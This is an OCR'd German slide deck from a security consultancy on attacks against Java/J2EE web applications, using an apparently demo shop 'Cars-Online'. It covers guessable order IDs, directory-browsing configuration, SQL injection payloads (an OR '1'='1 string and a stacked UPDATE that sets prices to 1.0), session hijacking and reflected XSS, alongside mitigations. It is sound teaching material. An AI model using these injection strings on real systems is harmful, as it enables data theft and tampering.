
OPTIMA..bit

business information technology



Dr. Bruce Sams, GF OPTIMA

bruce.sams@optimabit.de www.optimabit.de

Über OPTIMA

OPTIMA Business Information Technology GmbH ist eine Beratungsfirma, spezialisiert auf

Applikationssicherheit und -Entwicklung für

- **Web Apps**
- **SOA, Web Services & XML**
- **PKI, Identity Management**
- **Single-Sign-On**

Wir schaffen Sichere Systeme.

OPTIMA..bit
business information technology

Definition: Application Security

Moderne Anwendungen sind modular, komplex und vielschichtig.

Fehler im

- **Design / Architektur**
- **Implementierung**
- **Deployment & Konfiguration**


lassen Schwachstellen für Angriffe.

Applikationen sind das Hauptproblem!

Circa 77% aller Sicherheitsprobleme stammen aus Applikationen!

Gründe:


- **Kein Sicherheitskonzept für die Architektur und die Integration der Anwendung.**
- **Entwickler und Manager verstehen sich als nicht für die Sicherheit verantwortlich.**
- **Fehler bei der Entwicklung, der Konfiguration und dem Deployment.**



Quelle: NIST

Erkenne den Feind!


- **Unbekannte Hacker**
- **Angestellte**
- **Konkurrenz**
- **Regierungen**



Quelle: CSI/FBI Computer Crime Survey 2005
(~ 500 Companies responding)

Sicherheit braucht Know-How

Sicherheitsprobleme in Anwendungen können nur mit Know-How beseitigt werden.




Verteidigungen, die nicht funktionieren

IDS

Firewall

SSL




Hohe Kosten für eine späte Korrektur

Die Kosten für eine Korrektur der Software steigen mit der Zeit sehr schnell an.


(belegt durch mehrere Studien)

Fazit: Es ist viel günstiger, für Sicherheit bereits bei der Entwicklung zu bezahlen, als später.



Quellen: IBM, NCSP, US-BSI, usw.

OPTiMA..bit
business information technology



Angriffe auf Java & J2EE

Hacking Cars-Online

Die Applikation

"Cars-Online" ist eine J2EE Applikation, basierend auf Servlets, JSPs und einer Datenbank.

- **Architektur wie Struts (Controller, Action)**
- **Viele der Angriffe funktionieren auch gegen .NET Applikationen**

Software Umgebung:

- **Tomcat 4.1.27**
- **HypersonicSQL 1.7**

OPTIMA..bit
business information technology

Angriffe auf Applikationslogik

Angriff 1: Applikationslogik

Order ID ist nicht wirklich "zufällig".

Angriff: Andere Order Id erraten, um zu erfahren, was andere Benutzer bestellt haben.

FORM = "AD4X" + Counter + "N"

Beispiel: AD4X1373N

Order für Bill Gates.

Lustig! Aber wie wäre es mit dem Krankenbild eines Patienten?

OPTIMA..bit
business information technology

Angriffe auf Serverkonfiguration

Angriff 2a: Konfiguration

Das Problem:

Jeder Web Container hat seine eigenen Wege, wichtige Konfigurationen wie Directory Browsing zu kontrollieren.

Die Lösung: eigenes DefaultServlet

Sie nehmen die Konfiguration selbst in die Hand. So sind Ihre Web-Applikationen immun gegen Probleme der

- **Portierung**
- **Konfiguration**
- **Administration**

Default Servlet

```
public class DefaultServlet extends HttpServlet {

 public void doPost(HttpServletRequest req,
                    HttpServletResponse res)
                     throws ServletException, IOException {
    String context = req.getContextPath();
    res.sendRedirect(context + "/error/default.jsp");

 }


...

}
```

Dieses Servlet leitet direkt zu einem ErrorPage

Beispiel: Sichere Konfiguration

```
<servlet>
  <servlet-name>MyDefault</servlet-name>
  <servlet-class>org.x.DefaultServlet</servlet-class>
</servlet>
```

Dieses Servlet leitet direkt zu einem ErrorPage

```
<servlet-mapping>
   <servlet-name>MyDefault</servlet-name>
    <url-pattern>/</url-pattern>
</servlet-mapping>
```


Mapping zum "/"

OPTIMA..bit
business information technology

Angriffe auf Datenbanken

Was ist SQL Injection?

SQL Injection bedeutet SQL Ausdrücke am Client zu formulieren und dem Server "einzuspritzen".



Angreifer gibt einen SQL Ausdruck ein.

Business Logic reicht Eingabe durch zu Datenbank.

Datenklau??

SQL-Injektion basiert hauptsächlich auf

- **Implementierungs-Logik,SELECT, INSERT, Stored Procedures**

SQL Injection (1 = 1 Angriff)

Der Angreifer erzeugt einen String, der die vermeinte SELECT-Kriterien aushebelt.

Beispeil: Ein E-Business mit online Verkauf übernimmt eine Bestellnummer vom Anwender und baut daraus:

```
SELECT * FROM orders WHERE ORDERID = XXX
```

Ein Angreifer gibt folgendes ein:

```
123456' OR '1'='1
```

Dieser Ausdruck ist für jede Reihe in der Tabelle Wahr.

SQL Injection (Ausdruck-Verkettung)

Viele SQL-Dialekte erlauben es, mehrere SQL-Ausdrücke mittels ";" zu verketten.

Der Angreifer hängt ein "extra" SQL-Befehl an eine normale Eingabe an. Z.B.

Vermutung: SQL Ausdruck wie

```
"SELECT * FROM PRODUCTS
      WHERE DESCRIPTION LIKE '%" + XXX + "%'";
```


Angriff versuchen wo "XXX" ist

```
Lambo%'; UPDATE PRODUCTS SET PRICE=1.0 WHERE
 DESCRIPTION LIKE '%Lambo
```

OPTIMA..bit
business information technology

Angriffe auf Sessions

Session Hijacking



Session Hijacking

Teillösungen:

- Mit <session-timeout> in der web.xml können Sie alte Sessions automatisch löschen, z.B.

```
<session-timeout>10</session-timeout>
```

- Die Applikation kann eine "logout" Möglichkeit haben.

- Die Session ID gegen Client IP überprüfen. (Problem mit Proxies). Servlet Filter API ist für dieses Problem gut.


Lösung:

- Sichere Verbindung mit HTTPS.

Trennung von Sicheren Verbindungen

Neues Problem:

Ein Benutzer wechselt sein Protokoll von HTTPS auf HTTP.



Neue Lösungen:

- **Die GESAMTE Applikation muss unter HTTPS sein.**
- **Die Session muß gelöscht bzw. modifiziert werden.**

OPTIMA..bit
business information technology

Cross-Site Scripting

Was ist Cross Site Scripting?

Cross Site Scripting (XSS) nutzt die Ausführung von JavaScript in HTMP Seiten, um Session-Information von Clients zu stehlen.


Grundlagen:

- **JavaScript wird im Browser "ausgeführt", wo auch immer es erscheint.**
- **Die Website gibt Benutzereingabe wieder aus, ohne diese erst zu "bereinigen"**
- **Es braucht mindestens 3 Parteien**

Was ist Cross Site Scripting?

JavaScript Ausdrücke werden vom Angreifer in Eingabefeldern plaziert.

Auswertung geschieht nicht am Server sondern am attakierten Client.



Angreifer gibt JavaScript ein.

Business Logic spiegelt Eingabe zurück.

XSS Angriff

Angenommen, wir rufen eine Website auf über HTTP:

```
GET
/myservlet?name=<script> ... </script> HTTP/1.0
Host: www.schwachstelle.de

...
```

Der Server antwortet mit:

```
<HTML>
<body>
Hallo, <script> ... </script> !
...
</HTML>
```

Angriff 4: Cross-Site Scripting

